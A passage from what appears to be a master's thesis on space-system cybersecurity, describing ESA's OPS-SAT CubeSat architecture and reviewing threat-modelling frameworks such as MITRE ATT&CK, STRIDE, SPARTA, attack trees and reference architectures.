Hybrid infrastructures, combining larger traditional satellites with sets of CubeSats, have the potential to enable distributed sensing and measuring. Furthermore, their versatility and cost-effectiveness make them promising candidates for in-situ exploration of other planets compared to conventional deep space missions. Although CubeSats are currently in their early stages, with technology demonstration being the primary focus of development efforts, anticipated breakthroughs and increased maturity in the near future will further establish this ecosystem as a significant component of the space industry [14].

2.3 Cybersecurity Challenges

The space environment poses unique challenges compared to its terrestrial counterparts, stemming from the collaboration of entities with diverse areas of expertise. In addition to the technological constraints, the cybersecurity domain of space missions is influenced by multiple parties involved, including owners, developers, operators, and users. Moreover, the skillsets required to address security challenges in space missions do not entirely overlap with those possessed by IT experts. Consequently, a significant gap exists, necessitating specific education and training. Furthermore, due to the substantial costs associated with space missions, cybersecurity often falls

in priority and is sometimes completely overlooked, leaving the existing workforce without adequate support in securing assets [4].

From a technological perspective, despite rapid advancements in the technological landscape, spacecraft, particularly small satellites, have yet to attain computing performance comparable to Earth-based technology. Size, power, and environmental constraints significantly impact space component design, leading to security mechanisms being deemed unnecessary or incompatible overheads. Consequently, the implementation of crucial security measures such as authentication and encryption is often disregarded. Traditional defensive tools like antivirus programs, Intrusion Detection Systems (IDSs), Intrusion Prevention Systems (IPSs) are unavailable for securing spacecrafts [4]. Communication is also heavily affected, as protocols designed for traditional internet use struggle to cope with significant delays and information loss inherent in space-based communications [25].

Over the years, terrestrial critical infrastructures have extended into space or increasingly relied on space technology to enhance their services. However, in addition to the aforementioned challenges, the space ecosystem lacks a globally accepted and enforced security standard. Traditional infrastructures benefit from established standards, such as those published by the National Institute of Standards and Technology (NIST) or the International Organization for Standardization (ISO) [26], [27]. While the space domain could benefit from adopting these existing standards to some extent, it is likely that they may not be directly applicable to the specific technologies employed in space systems. Thankfully, in response to a call for action signed by experts in the community [28], the Institute of Electrical and Electronics Engineers (IEEE) has initiated the Space Systems Cybersecurity (S2CY) Working Group to develop a new globally referenced standard to address this gap [29].

Without rigorous security processes, the space segment of future critical infrastructures may become the weakest link in the cybersecurity chain. The ability to compromise a single space system and potentially impact the entire infrastructure makes it an appealing target. Therefore, it is crucial to involve all parties involved in the development, production, and operational processes when securing space missions. For example, when sourcing components from external vendors, vetting suppliers to address supply chain attacks becomes vital [4]. Military operations that rely on commercial space missions also require attention, as private enterprises supporting state defense operations must be prepared to withstand nation-state-grade attacks and prevent incidents similar to the recent one affecting ViaSat [30].

The trends driving the concept of New Space also raise significant security concerns. For instance, in the case of COTS components, their availability on the market provides opportunities for attackers to closely study them and identify security

vulnerabilities. Compromising one of these components on the ground increases the likelihood of a successful attack in space. Moreover, commercially available products are likely to be employed by multiple missions, amplifying the impact of a successful attack [4].

Another trend that will be explored further in Section 2.4 is the ability to reprogram spacecraft on the fly to run external software. While this opens up unlimited possibilities for experimentation and enhances mission cost efficiency by accommodating dynamic objectives, it introduces a host of vulnerabilities traditionally associated with the IT domain.

Increased connectivity and autonomy among satellites bridge the gap between traditional Earth-based infrastructure and space missions. With the capability to communicate with other spacecrafts in orbit, threats like space malware can replicate themselves and affect multiple vehicles in a worm-like fashion.

Lastly, orbit overcrowding poses a potential threat to spacecraft security, albeit indirectly. As satellites fly in close proximity to one another, compromising one system may enable an attacker to physically damage another spacecraft. By utilizing the compromised satellite’s propulsion system, an attacker could divert it from its nominal orbital trajectory and, under specific circumstances, target another vehicle [7].

In conclusion, relying solely on security-through-obscurity, which has traditionally been the default security approach in the space industry, is no longer sufficient (arguably, it has never been). Concerns have been raised by researchers within the community regarding the detrimental impact of the secretive nature of the industry on academic research [31]. To foster progress and maximize the potential of the space realm, it is crucial to embrace and encourage the introduction of new technologies and players. However, this must be accompanied by the establishment of guidance in the form of standards and the assurance of mission security through the active involvement of a specialized security community.

2.4 OPS-SAT: Operations Satellite

OPS-SAT, the inaugural CubeSat mission by the European Space Agency (ESA), was launched in 2019 with the objective of enabling experimentation on a functional spacecraft. This mission introduces a groundbreaking opportunity for researchers, businesses, and space enthusiasts to not only execute their software in orbit but also gain control over their software by transmitting commands to the spacecraft via the Internet. This innovative concept ushers in the era of *on-demand* space missions, accentuating the potential of the CubeSat ecosystem in conjunction with

the capabilities discussed in Section 2.2.

The primary goal of ESA with OPS-SAT is to demonstrate the maturity of the nanosatellite domain and encourage experimentation that was previously hindered by budgetary and risk concerns. To achieve this, OPS-SAT utilizes cutting-edge hardware to achieve high communication speeds and computing power despite its compact design. Additionally, the mission serves as a platform for testing newly developed protocols and standards, such as the Consultative Committee for Space Data Systems (CCSDS) File Delivery Protocol (CFDP).

ESA has established a dedicated process to grant access to the OPS-SAT mission, requiring interested users (i.e., experimenters) to register on the developer platform. Once access is granted, experimenters gain access to mission resources such as documentation, code, and example experiments. ESA covers all operational costs associated with experimenter missions and does not impose any charges for accessing these resources, making user-defined missions free of charge.

The application submission process for deploying an experiment into space follows a structured procedure: first, experimenters develop and test their applications locally using tools provided by ESA, which offer the ability to simulate the satellite environment. Subsequently, the experiment can be submitted to ESA for further testing on target hardware in their ground laboratories. Finally, once all requirements are met and tests are successfully completed, the application is uploaded onto the spacecraft. At this stage, experimenters have the freedom to control their applications through an online web-based interface or their own custom mission control software. Moreover, shell access to the vehicle over Secure Shell (SSH) is permitted.




Figure 2.4: Overview of the experimenter process in the OPS-SAT mission.

The distinct characteristics outlined above, coupled with the significance of the OPS-SAT mission in the CubeSat domain and the presence of a familiar Operating System (OS) environment such as Linux in one of the subsystems, were the determining factors in selecting this mission for the present study. Leveraging an environment that has undergone extensive security research and ground-based attacks provides a solid foundation for the research process.

2.4.1 System Architecture

To achieve its ambitious mission objectives, the 3U CubeSat is equipped with a variety of COTS components and payloads, some of which are being utilized for the first time in a nanosatellite context. Figure 2.5 provides an architectural overview of the spacecraft, highlighting its key elements. Noteworthy components within this ensemble include a high-speed X-band transmitter, an S-band transceiver, an HD camera, a Software-Defined Radio (SDR), and an experimental platform capable of in-flight reconfiguration. The latter represents the pivotal subsystem around which the present work revolves. While most of these components are made accessible to users through the Satellite Experimental Processing Platform (SEPP) and the NanoSat MO Framework (NMF), this thesis specifically focuses on the SEPP and the camera payload. Section 5.1.2 will delve further into these aspects and present a discussion on potential future developments.




Figure 2.5: Simplified architecture of OPS-SAT. Adapted from [32].

2.4.2 Satellite Experimental Processing Platform

The SEPP serves as the core component of the payload section of the satellite, encompassing RAM, CPUs, Field-Programmable Gate Array (FPGA), and mass memory. Its primary role involves coordinating experiments, including their initiation, termination, and updates, as well as executing the middleware responsible for exposing payloads and peripherals to the applications (discussed in Section 2.4.3) [33]. Equipped with ample processing power, the SEPP is capable of running an embedded

Linux OS that supports various programming languages and is accompanied by common command line interface binaries.

While the SEPP plays a critical role in the spacecraft’s operations, it is not essential for the fundamental functionality of the satellite. Therefore, in the event of any issues, it can be reset by the OBC. The security design of OPS-SAT prioritizes recovery over prevention, and the architecture has been specifically devised to facilitate safe resets initiated either by the ground segment or the satellite bus itself [34], [35].

During the application submission process for uploading experiments, ESA packages the applications in `.ipk` format. Once uploaded, the installation process utilizes the Open Package Management (OPKG) tool for installation. This process closely resembles the functionality provided by the Advanced Package Tool (APT) on consumer Linux distributions. Consequently, each experiment is allocated a dedicated directory within the home folder of the OS, serving as a storage location for code, configuration files, and data.

However, it should be noted that unlike conventional Linux system configurations, individual experimenters (and their experiments) are not managed through distinct system users. Instead, despite each experiment having its reserved home folder, a single user assumes responsibility for running experiments. The main process of the NMF operates under this user, named *supervisor*, alongside the default *root* user. These configuration details have implications for the subsequent development of the attack, as elaborated in Chapter 4.

2.4.3 The NanoSat MO Framework

The OPS-SAT mission has introduced the concept of applications in space by providing experimenters with the NMF, an open-source framework that offers a comprehensive solution for software development, testing, control, and deployment on OPS-SAT [36], [37]. Users have the flexibility to write their applications in popular programming languages such as Java, C, and Python. Within the NMF framework, payloads are easily accessible to applications through high-level Application Programming Interfaces (APIs) in Java. This streamlined approach greatly simplifies the development of On-Board Software (OSW), as it eliminates the need for in-depth knowledge of the underlying system and architecture. Furthermore, future ESA CubeSat missions will adopt the NMF to facilitate code reuse across missions [38].

The NMF is built upon the service-oriented architecture defined by the Spacecraft Monitoring & Control Working Group of the CCSDS. The objective of this working group is to establish a set of standardized, interoperable mission operation services that enable the efficient construction of cooperative space systems, including both the Ground Segment and the Space Segment. To achieve this, the working group




Figure 2.6: “NanoSat MO Framework diagram for OPS-SAT.” Source [32].

has devised a layered service framework that allows mission operation services to be specified in an implementation and communication-agnostic manner. With OPS-SAT, we witness the first in-orbit demonstration of a spacecraft with fully MO-based onboard software and ground implementations [32], [39].

The primary design characteristic of the NMF software architecture is the introduction of independence between the application layer (apps or experiments) and the underlying platform. To achieve this independence, a collection of services is provided, which can be utilized by the app for interfacing with peripherals and communicating with the ground. These services are based on the CCSDS Mission Operations framework and can be categorized into two main sets: the MO Standardized services (STD services), which are already defined by the CCSDS, and the Peripheral services, which are defined on a mission-specific basis [32].

Chapter 3

State of the Art

Due to a historical reliance on the security-through-obscurity approach in the space domain, academic research on space cybersecurity has been impeded by Non-Disclosure Agreements (NDAs) and a lack of publicly available documentation. As highlighted in Section 2.3, the absence of a globally accepted standard for secure space mission development has further compounded the issue.

Although the CCSDS has compiled resources ([40]–[43]) to assist mission designers in addressing cybersecurity, these resources primarily reference standards from the IT industry, such as ISO 27001 and NIST SP 800-30 [26], [27]. Moreover, these documents are merely recommendations, lacking clear enforcement mechanisms for security measures, which often leads to their deprioritization.

While the complexity of the space environment can act as a deterrent to attackers, it also renders it more vulnerable. A successful attack targeting any segment of the infrastructure - the ground segment, the space segment, or the link segment - can have severe consequences. For instance, Willbold et al. [31] explain how a cascading effect known as the *Kessler Syndrome*, triggered by an impact in LEO, could jeopardize spaceflight activities. This concern is supported by Pavur and Martinovic [44], who demonstrate through experimental research that such attacks are plausible.

To express this concern in the context of traditional security terminology, the equation $Vulnerability \times Threat = Risk$ can be utilized. The Threat term represents the attack capabilities of an actor, Vulnerability indicates the technical opportunities they have to exploit these capabilities, and Risk assesses the likelihood and potential impact of an attack. It is crucial to recognize that the value of assets in the space realm can range from tens of thousands to tens of millions of euros for a single mission. Considering the potential catastrophic impact of a cascading effect on multiple missions, the magnitude of such an event cannot be underestimated. While large-scale cybersecurity incidents like the ViaSat case [30] may not occur frequently, the Space Attacks Open Database demonstrates that cyber attacks on

space infrastructure have a long history [45], underscoring the unpredictability of security threats.

In a space mission, every component, system, and software undergoes rigorous scrutiny, with reliability being a critical consideration. In addition to regulatory and standardization processes, the space industry heavily relies on testing to ensure the reliability of components deployed in orbit. This is why cutting-edge technology is not prevalent in space computer systems, as older and simpler systems with longer testing periods are preferred. However, as advanced computer systems, such as those employed in OPS-SAT, are increasingly utilized in space, relying solely on reliability testing may no longer suffice. In traditional IT systems, it is common practice to assess the effectiveness of security mechanisms through penetration testing, which simulates realistic attack scenarios. As future spacecraft incorporate enhanced IT capabilities, which in turn assume greater responsibilities, penetration testing should be integrated into their security processes.

A Note on Recent Publications The decision to include this entire chapter rather than relying solely on the research conducted in the TTM4502 Project Report [8] stems from the availability of new material related to space cybersecurity. Notably, the SPARTA matrix, which will be discussed further below, was discovered during a revision of the toolkit compiled for the TTM4502 Project Report [8]. Without this addition, a traditional IT framework would have been employed instead. Furthermore, additional academic research has been conducted on cybersecurity taxonomies. Though they are not within the scope of this thesis, these taxonomies contribute significantly to the identification, classification, and prevention of threats against spacecraft. For instance, Willbold et al. [31] developed a taxonomy specifically dedicated to satellite firmware threats, expanding on the previous work by Falco and Boschetti [46]. Lastly, the formation of the new S2CY Working Group and the announcement of the intention to develop the International Technical Standard for Space System Cybersecurity had not yet occurred at the time of the Project Report.

During the literature review phase of this study, other recent frameworks were identified, namely the Targeting, Reconnaissance, & Exploitation Kill-Chain for Space Vehicles (TREKS) [47] developed by Dr. Jacob Oakley, and the Space Attacks and Countermeasures Engineering Shield (SPACE-SHIELD) [48] released by ESA. These frameworks, however, were excluded from the upcoming discussion due to either their lack of detail compared to other frameworks or their limited adoption in the field.

The inclusion of these updates was deemed crucial to demonstrate the increasing attention being given to space cybersecurity and the ongoing efforts of a much-needed specialized security community in addressing the identified shortcomings. Moreover,

it presented an excellent opportunity to compare traditional IT security tools with those specifically tailored for the space domain.

3.1 Threat Modelling

In the realm of information security, threat modelling plays a crucial role as a proactive process aimed at identifying and evaluating potential threats and vulnerabilities within a system. It achieves this by considering both the potential adversaries, their objectives, and capabilities, as well as analyzing the system's components, their interactions, and potential weaknesses. By adopting a threat modelling approach, one can adopt the perspective of an attacker with deep knowledge of the target, thereby gaining a comprehensive understanding of the risks associated with the system and making informed decisions regarding risk mitigation strategies.

Over time, various tools have been developed to facilitate the threat modelling process. These tools, such as attack matrices and frameworks, provide a structured approach for identifying and categorizing potential threats and attack vectors. While some tools offer guidance based on general information security principles (e.g., STRIDE), others provide a catalog of threats and techniques based on disclosed attack scenarios (e.g., ATT&CK). Additionally, tools like reference architectures and attack trees enable a deeper insight into the system by visualizing potential attacks and illustrating the steps an attacker might take.

While threat modelling is applicable and beneficial across various systems and technologies, tools like ATT&CK are primarily tailored to traditional IT systems. This specificity is what makes them highly effective and efficient within their context. However, it limits their applicability to other domains. The space domain, characterized by distinct technologies, information flow, and operational environments, poses unique challenges. Consequently, certain aspects of space systems may remain unprotected due to the lack of coverage for specific scenarios, technologies, or constraints.

In conclusion, space cybersecurity requires a methodological, structured, and comprehensive approach that can effectively address the specialized needs arising in this complex and diverse environment. This approach must be versatile enough to accommodate the distinct characteristics of space missions, which vary significantly in terms of objectives and employed systems.

3.1.1 Frameworks & Matrices

ATT&CK

The ATT&CK matrix, developed by MITRE, is a widely utilized framework that classifies Tactics, Techniques, and Procedures (TTPs) [49]. Its primary purpose is to offer an extensive and structured catalog of documented adversary behaviors across different stages of the attack life cycle. The matrix is regularly updated and expanded to incorporate emerging attack techniques and evolving adversarial behaviors.

The matrix consists of two key components: tactic categories and technique subcategories. Tactic categories represent the high-level goals or objectives pursued by adversaries during an attack. Currently, there are 12 tactic categories included in the matrix, as indicated by the column headers in Figure 3.1. Within each tactic category, there exist numerous technique subcategories. Techniques delineate specific methods or actions that adversaries may employ to achieve their objectives within a given tactic. The matrix provides comprehensive information about each technique, including a description, illustrative examples, detection methods, and commonly employed software or tools used by adversaries. Additionally, countermeasures against these threats are enumerated.

Initial Access	Execution	Persistence	Privilege Escalation	Evasion	Discovery	Lateral Movement	Collection	Command and Control	Inhibit Response Function	Impair Process Control	Impact
12 techniques	9 techniques	6 techniques	2 techniques	6 techniques	5 techniques	7 techniques	11 techniques	3 techniques	14 techniques	5 techniques	12 techniques
Drive-by Compromise	Change Operating Mode	Hardcoded Credentials	Exploitation for Privilege Escalation	Change Operating Mode	Network Connection Enumeration	Default Credentials	Adversary-in-the-Middle	Commonly Used Port	Activate Firmware Update Mode	Brute Force I/O	Damage to Property
Exploit Public-Facing Application	Command-Line Interface	Modify Program	Hooking	Exploitation for Evasion	Network Sniffing	Exploitation of Remote Services	Automated Collection	Connection Proxy	Alarm Suppression	Modify Parameter	Denial of Control
Exploitation of Remote Services	Execution through API	Project File Infection		Indicator Removal on Host	Remote System Discovery	Hardcoded Credentials	Data from Information Repositories	Standard Application Layer Protocol	Block Command Message	Module Firmware	Denial of View
External Remote Services	Graphical User Interface	System Firmware	Masquerading	Rootkit	Remote System Information Discovery	Lateral Tool Transfer	Data from Local System	Block Reporting Message	Block Serial COM	Spoof Reporting Message	Loss of Availability
Internet Accessible Device	Hooking	Valid Accounts	Spoof Reporting Message	Wireless Sniffing	Wireless Sniffing	Program Download	Detect Operating Mode	Unauthorized Command Message	Change Credential	Unauthorized Command Message	Loss of Control
Remote Services	Modify Controller Tasking					Remote Services	I/O Image	Data Destruction	Data Destruction		Loss of Productivity and Revenue
Replication Through Removable Media	Native API					Valid Accounts	Monitor Process State	Denial of Service	Denial of Service		Loss of Protection
Rogue Master	Scripting						Point & Tag Identification	Device Restart/Shutdown	Device Restart/Shutdown		Loss of Safety
Spearphishing Attachment	User Execution						Program Upload	Manipulate I/O Image	Manipulate I/O Image		Loss of View
Supply Chain Compromise							Screen Capture	Modify Alarm Settings	Modify Alarm Settings		Manipulation of Control
Transient Cyber Asset							Wireless Sniffing	Service Stop	Service Stop		Manipulation of View
Wireless Compromise								System Firmware	System Firmware		Theft of Operational Information

Figure 3.1: The latest ATT&CK matrix for industrial control systems. Source [49].

STRIDE

STRIDE, developed by Microsoft, serves as a methodology for identifying and categorizing potential threats to a system, similar to ATT&CK [50]. However, STRIDE offers a high-level overview of common attacker goals without providing

concrete examples of how these goals can be achieved. Each letter in STRIDE represents a different threat category:

- Spoofing: this threat occurs when an adversary impersonates a legitimate entity or user, with the aim of deceiving the system or users to gain unauthorized access.
- Tampering: this threat involves unauthorized modification or alteration of data or systems.
- Repudiation: this threat pertains to the ability of an attacker to deny their involvement or responsibility for certain events, undermining accountability and traceability.
- Information disclosure: this category encompasses threats related to the unauthorized disclosure of sensitive or confidential information.
- Denial of Service (DoS): these threats aim to disrupt or degrade the availability or performance of a system.
- Elevation of privilege: this category involves attempts to gain unauthorized access or elevate privileges within a system.

Each of these threat categories represents a distinct aspect of system vulnerabilities and helps in understanding potential risks and developing appropriate mitigation strategies.

Space Attack Research & Tactic Analysis (SPARTA)

The SPARTA matrix, developed by The Aerospace Corporation, is a valuable addition to the cybersecurity toolkit for threat modelling purposes [51]. Unlike the ATT&CK matrix, which is a more general framework, the SPARTA matrix is specifically tailored to address the unique challenges of defending against spacecraft compromise. It aims to overcome the barriers associated with identifying and sharing TTPs used against space systems [51].

Similar to ATT&CK, the SPARTA matrix offers a comprehensive database of TTPs along with detailed information on attacks and corresponding countermeasures. It is the first instance of a publicly available collection of threats used against space systems and will be regularly updated to reflect the evolving landscape of space cybersecurity. Additionally, the matrix provides references to information security standards and real-world examples, enhancing its practical applicability and relevance.

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Defense Evasion	Lateral Movement	Exfiltration	Impact
9 techniques	5 techniques	12 techniques	18 techniques	5 techniques	11 techniques	7 techniques	10 techniques	6 techniques
Gather Spacecraft Design Information (9)	Acquire Infrastructure (4)	Compromise Supply Chain (4)	Replay (2)	Memory Compromise (6)	Disable Fault Management (2)	Hosted Payload (6)	Replay (6)	Deception (or Misdirection) (6)
Gather Spacecraft Descriptors (9)	Compromise Infrastructure (9)	Compromise Software Defined Radio (2)	Position, Navigation, and Timing (PNT) Spoofing (8)	Backdoor (2)	Prevent Downlink (4)	Exploit Lack of Bus Segregation (6)	Side-Channel Attack (6)	Disruption (6)
Gather Spacecraft Communications Information (4)	Obtain Cyber Capabilities (2)	Crosslink via Compromised Neighbor (6)	Modify Authentication Process (2)	Ground System Presence (6)	Modify On-Board Values (12)	Constellation Hopping via Crosslink (6)	Eavesdropping (2)	Denial (6)
Gather Launch Information (1)	Obtain Non-Cyber Capabilities (4)	Secondary/Backup Communication Channel (2)	Compromise Boot Memory (2)	Replace Cryptographic Keys (2)	Masquerading (6)	Visiting Vehicle Interface(s) (6)	Out-of-Band Communications Link (6)	Degradation (6)
Eavesdropping (4)	Stage Capabilities (2)	Rendezvous & Proximity Operations (3)	Exploit Hardware/Firmware Corruption (2)	Valid Credentials (6)	Exploit Reduced Protections During Safe-Mode (6)	Virtualization Escape (6)	Proximity Operations (6)	Destruction (6)
Gather FSM Development Information (2)	Compromise Hosted Payload (6)	Disable/Bypass Encryption (6)	Trigger Single Event Upset (6)		Modify Whitelist (6)	Launch Vehicle Interface (1)	Modify Communications Configuration (2)	Theft (6)
Monitor for Safe-Mode Indicators (6)	Compromise Ground System (2)	Time Synchronized Execution (2)	Rogue External Entity (2)		Rootkit (6)	Valid Credentials (6)	Compromised Ground System (6)	
Gather Supply Chain Information (4)	Trusted Relationship (2)	Exploit Reduced Protections During Safe-Mode (6)	Malicious Code (4)		Bootkit (6)		Compromised Developer Site (6)	
Gather Mission Information (6)	Auxiliary Device Compromise (6)	Exploit Reduced Protections During Safe-Mode (6)	Exploit Reduced Protections During Safe-Mode (6)		Camouflage, Concealment, and Bypass (CCB) (6)		Compromised Partner Site (6)	
	Assembly, Test and Launch Operation Compromise (6)	Modify On-Board Values (12)	Flooding (2)		Overflow Audit Log (6)		Payload Communication Channel (6)	
		Jamming (6)	Spoofing (6)		Valid Credentials (6)			
		Side-Channel Attack (6)	Kinetic Physical Attack (2)					
		Non-Kinetic Physical Attack (6)						

Figure 3.2: The latest SPARTA matrix. Source [51].

Attack Trees

Attack trees are a graphical representation and analytical tool used in threat modeling to visually represent and analyze potential attack scenarios. They are structured hierarchically, with the main goal situated at the root of the tree, and branching sub-goals emanating from it. The leaves of the tree represent atomic steps necessary to accomplish the sub-goals and, ultimately, the main attack objective. Nodes within the tree can be connected with logical operators such as AND or OR to denote dependencies or alternative actions. Additionally, nodes can be assigned probabilities, costs, or other metrics to quantify the likelihood or impact of an attack path.

While attack trees provide a clear and logical framework for illustrating the components of an attack, their effectiveness is limited in capturing the diverse range of objectives that an attacker may pursue [52]. This is due to their specificity, which is tailored to a particular mission and type of attack. Consequently, they may not offer a comprehensive understanding of the system’s threat landscape and its associated risks.

3.1.2 Reference Architectures

Another valuable approach in threat modeling is the one proposed by Bradbury et al. [13]. Reference architectures offer a systematic way to break down a system into independent components, clearly defining their interactions. This enables the creation of either an abstract model, when the components do not represent the actual system




Figure 3.3: An example of attack tree to visualise a DoS attack on a CubeSat. Source [52].

implementation, or a realistic model, when the reference architecture aligns with the system’s actual components. One notable advantage of reference architectures is their ability to present multiple viewpoints of the system. For example, they can be generated from a physical perspective or an information perspective. When addressing the security aspect of a system, it is crucial to select the most relevant viewpoint. The authors recommend using both a communication viewpoint and a functional viewpoint [13].

A key advantage of reference architectures is their applicability to various types of systems. In their study, Bradbury et al. apply this methodology to spacecraft, rovers, and ground station infrastructure. However, reference architectures have limitations in terms of addressing attacks and countermeasures. They primarily serve the purpose of modeling systems to facilitate subsequent steps in the threat modeling process.

3.1.3 Discussion and Summary

While information regarding attacks on spacecraft is rarely disclosed and documented, a non-academic resource has been discovered that indicated favorable chances of detecting an attack against OPS-SAT. Didelot [53] recounts his experience with the satellite during the qualification phase of CYSAT, a space cybersecurity conference that includes a hackathon segment allowing users to attempt attacks on OPS-SAT




Figure 3.4: “Functional Viewpoint of Satellite Reference Architecture”. Source [13].

in collaboration with ESA [54]. Didelot successfully identified various methods of compromising the spacecraft, specifically focusing, as this study does, on the SEPP and the NMF developed by ESA. Subsequently, he reported these vulnerabilities through a responsible disclosure process. His work served as an inspiration and foundation for this master’s thesis, providing valuable insights into the inner workings of OPS-SAT, the NMF, and their security mechanisms.

More recently, Willbold et al. [31] conducted a study on satellite firmware, demonstrating the significant security shortcomings of commercially available CubeSat bus systems. OPS-SAT was one of the satellites examined, and it was found to possess insecurities due to multiple vulnerabilities discovered in its OBC. In their research, Willbold et al. did not utilize any of the frameworks discussed in this chapter, opting instead to develop their own taxonomy, which allowed for improved visualization and categorization of the identified threats.

It should be noted that knowledge-based frameworks such as ATT&CK and SPARTA emerged well after models like STRIDE. Given their popularity and widespread use, it appears that the security community favors a detailed, threat-oriented approach over broader classification models. This preference is not surprising, considering that cybersecurity has always involved a race where attackers tend to be ahead of defense measures. Having a knowledge base founded on real, actionable data significantly enhances the effectiveness of security responses. Although a simplified classification model like STRIDE may be employed to provide a concise summary of the security posture of an asset, it lacks the necessary level of detail for in-depth mitigation processes. Fortunately, the development of tools specifically designed to support the space operating environment has addressed this gap.

While all the tools discussed in this chapter fall within the framework category, their efficacy is maximized by utilizing them appropriately and being aware of their limitations. STRIDE offers a straightforward mnemonic for categorizing threats during threat modeling, providing a high-level perspective on threat types accessible to non-technical stakeholders. However, its lack of detail hampers the ability to effectively defend against specific and evolving threats.

Matrices such as ATT&CK and SPARTA address this shortcoming by offering comprehensive and up-to-date insights into real-world attacker behaviors. Nevertheless, the flip side of the coin is their potentially overwhelming scope. Full implementation of the information contained in the matrix may require significant resources and expertise. Additionally, these matrices primarily focus on adversarial TTPs, while overlooking internal factors such as vulnerabilities or system-specific considerations. Clearly, SPARTA surpasses ATT&CK in the space domain as it was specifically designed for this environment.

